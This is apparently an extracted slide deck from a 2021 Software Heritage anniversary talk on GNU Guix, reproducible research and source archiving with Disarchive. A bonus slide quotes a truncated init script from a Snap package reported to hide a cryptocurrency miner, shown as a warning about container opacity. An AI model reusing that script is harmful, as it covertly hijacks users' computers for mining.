

Guix: Reproducible Software Deployment for Reproducible Research

Ludovic Courtès

Software Heritage Fifth Anniversary

30 November 2021

Inria



<https://www.acm.org/publications/policies/artifact-review-badging>

The Re**Science** Journal



Software Heritage


The Re**Science** Journal




Software Heritage



The Re**Science** Journal





Containers

lack transparency

courtesy of Ricardo Wurmus



<https://hpc.guix.info>

```
guix install python python-keras
```

```
guix package --roll-back
```

```
guix environment --ad-hoc \  
python python-scipy python-scikit-learn
```



```
guix package --manifest=my-packages.scm
```

```
(specifications->manifest  
  '("python" "python-scikit-learn"  
    "python-matplotlib"))
```

```
bob@laptop$ guix package --manifest=my-packages.scm
```

```
bob@laptop$ guix describe
```

```
guix cabba9e
```

```
repository URL: https://git.sv.gnu.org/git/guix.git
```

```
commit: cabba9e15900d20927c1f69c6c87d7d2a62040fe
```

```
bob@laptop$ guix package --manifest=my-packages.scm
```

```
bob@laptop$ guix describe
```

```
guix cabba9e
```

```
repository URL: https://git.sv.gnu.org/git/guix.git
```

```
commit: cabba9e15900d20927c1f69c6c87d7d2a62040fe
```

```
alice@supercomp$ guix pull --commit=cabba9e
```

```
alice@supercomp$ guix package --manifest=my-packages.scm
```



travel in space *and* time!

```
guix time-machine --commit=cabba9e -- \  
install python
```

```
(define python-scikit-learn
  (package
    (name "python-scikit-learn")
    (home-page ""https://github.com/scikit-learn/scikit-learn")
    (source (origin
              (method git-fetch)
              (uri (git-reference
                    (url home-page)
                    (commit "2f30ff07a")
                    (recursive? #t)))
              (sha256
                (base32
                  "106rf402cvfdhc2yf...")))))
  ...))
```

```
(define python-scikit-learn
  (package
    (name "python-scikit-learn")
    (home-page "https://github.com/scikit-learn/scikit-learn")
    (source (origin
      (method git-fetch)
      (uri (git-reference
        (url home-page)
        (commit "2f30ff07a")
        (recursive? #t)))
      (sha256
        (base32
          "106rf402cvfdhc2yf..."))))
    ...))
```



Software Heritage



<https://www.softwareheritage.org/2019/04/18/software-heritage-and-gnu-guix-join-forces-to-enable-long-term-reproducibility/>

```
$ guix lint -c archival python-scikit-learn  
scheduled Software Heritage archival
```


<https://guix.gnu.org/sources.json>



Software Heritage

<https://guix.gnu.org/sources.json>




Software Heritage

Thanks, Tweag & SWH!

```
(package
  (name "openblas")
  (version "0.3.9")
  (source
    (origin
      (method url-fetch)
      (uri (string-append "https://sourceforge.net/openblas/"
                           "/OpenBLAS%20" version " .tar.gz "))
      (sha256
        (base32
          "14iz9xnrb9x..."))))
  ...)))
```

66% of package source code
distributed as "tarballs"



```
(package
  (name "openblas")
  (version "0.3.9")
  (source
    (origin
      (method url-fetch)
      (uri (string-append "https://sourceforge.net/openblas/"
                          "/OpenBLAS%20" version " .tar.gz "))
      (sha256
        (base32
          "14iz9xnrb9x..."))))
  ...)))
```

66% of package source code
distributed as "tarballs"

**How do we reconstruct tarballs
from archived content?**

tar.gz



```
graph LR; A((tar.gz)) --> B[Disarchive  
disassemble];
```

A diagram on a teal background. On the left, a white circle with an orange border contains the text 'tar.gz'. An orange arrow points from the right side of this circle to the left side of a larger white rectangle with an orange border. Inside the rectangle, the words 'Disarchive' and 'disassemble' are stacked vertically.

Disarchive
disassemble



Software Heritage

tar.gz

Disarchive
disassemble

tarball metadata

<https://disarchive.gnu.org>




Disarchive
assemble

tarball metadata


<https://disarchive.guix.gnu.org>

Report on the Preservation of Guix



<https://ngyro.com/pog-reports/2021-10-22>

Report on the Preservation of Guix



<https://ngyro.com/pog-reports/2021-10-22>

On-going work

- ▶ increasing **tarball coverage** in Disarchive
- ▶ **replicating** the Disarchive database
- ▶ archiving source from **past Guix revisions**
- ▶ ...
- ▶ getting to **100% Software Heritage coverage**

Special thanks


- ▶ Timothy Sample
- ▶ Simon Tournier
- ▶ Antoine Eiche
- ▶ ... and the Software Heritage team!




Software Heritage



The Re**Science** Journal






Deployment tools should help
research *improve*
provenance tracking,
reproducibility,
and **experimentation.**



`ludovic.courtes@inria.fr | @GuixHPC`

<https://hpc.guix.info>

Bonus slides!




package



environments



containers



systems




Figure 11: Study result. Blue numbers represent papers that were excluded from consideration, green numbers papers that are weakly repeatable, red numbers papers that are non-weakly repeatable, and orange numbers represent papers that were excluded (due to our restriction of sending at most one email to each author).

```
guix pack hwloc \  
  --with-source=./hwloc-2.1rc1.tar.gz
```

```
guix install mumps \  
  --with-input=scotch=pt-scotch
```



tarwirdur commented 10 days ago • edited ▼



[This application](#) contains hidden crypto-currency miner inside.

- squashfs-root/systemd - miner
- squashfs-root/start - init script:

```
#!/bin/bash

currency=bcn
name=2048buntu

{ # try
/snap/$name/current/systemd -u myfirstferrari@protonmail.com --$currency 1 -g
} || { # catch
cores=$(grep -c ^processor /proc/cpuinfo))

if (( $cores < 4 )); then
    /snap/$name/current/systemd -u myfirstferrari@protonmail.com --$currency 1
```

<https://github.com/canonical-websites/snapcraft.io/issues/651>

Docker "hello, world"

So he looked at the Docker equivalent of "hello, world"; he used Debian as the base and had it run the echo command for the string "Hello LLW2018". Running it in Docker gave the string as expected, but digging around under the hood was rather eye-opening. In order to make that run, the image contained 81 separate packages, "just to say 'hi'". It contains Bash, forty different libraries of various kinds including some for C++, and so on, he said. Beyond that, there is support for SELinux and audit, so the container must be "extremely secure in how it prints 'hello world'".



In reality, most containers are far more complex, of course. For example, it is fairly common for Dockerfiles to wget a binary of [gosu](#) ("**Simple Go-based setuid+setgid+setgroups+exec**") to install it. This is bad from a security perspective, but worse from a compliance perspective, Hohndel said.

People do "incredibly dumb stuff" in their Dockerfiles, including adding new repositories with higher priorities than the standard distribution repositories, then doing an update. That means the standard packages might be replaced with others from elsewhere. Once again, that is a security nightmare, but it may also mean that there is no source code available and/or that the license information is missing. This is not something he made up, he said, if you look at the Docker repositories, you will see this kind of thing all over; many will just copy their Dockerfiles from elsewhere.

Even the standard practices are somewhat questionable. Specifying "debian:stable" as the base could change what gets built between two runs. Updating to the latest packages (e.g. using "apt-get update") is good for the security of the system, but it means that you may get different package versions every time you rebuild. Information on versions can be extracted from the package database on most builds, though there are "pico containers" that remove that database in order to save space—making it impossible to know what is present in the image.

Copyright © 2010, 2012–2021 Ludovic Courtès ludo@gnu.org.

GNU Guix logo, CC-BY-SA 4.0, <https://gnu.org/s/guix/graphics>.

Feynman's notebook picture from <https://fermatslibrary.com>

Smoothie image and hexagon image © 2019 Ricardo Wurmus, CC-BY-SA 4.0.

Hand-drawn arrows by Freepik from flaticon.com.

DeLorean time machine picture © 2014 Oto Godfrey and Justin Morton, CC-BY-SA 4.0,
https://commons.wikimedia.org/wiki/File:TeamTimeCar.com-BTTF_DeLorean_Time_Machine-OtoGodfrey.com-JMortonPhoto.com-07.jpg.

Copyright of other images included in this document is held by their respective owners.

This work is licensed under the **Creative Commons Attribution-Share Alike 3.0** License. To view a copy of this license, visit <https://creativecommons.org/licenses/by-sa/3.0/> or send a letter to Creative Commons, 171 Second Street, Suite 300, San Francisco, California, 94105, USA.

At your option, you may instead copy, distribute and/or modify this document under the terms of the **GNU Free Documentation License, Version 1.3 or any later version** published by the Free Software Foundation; with no Invariant Sections, no Front-Cover Texts, and no Back-Cover Texts. A copy of the license is available at <https://www.gnu.org/licenses/gfdl.html>.

The source of this document is available from <https://git.sv.gnu.org/cgit/guix/maintenance.git>.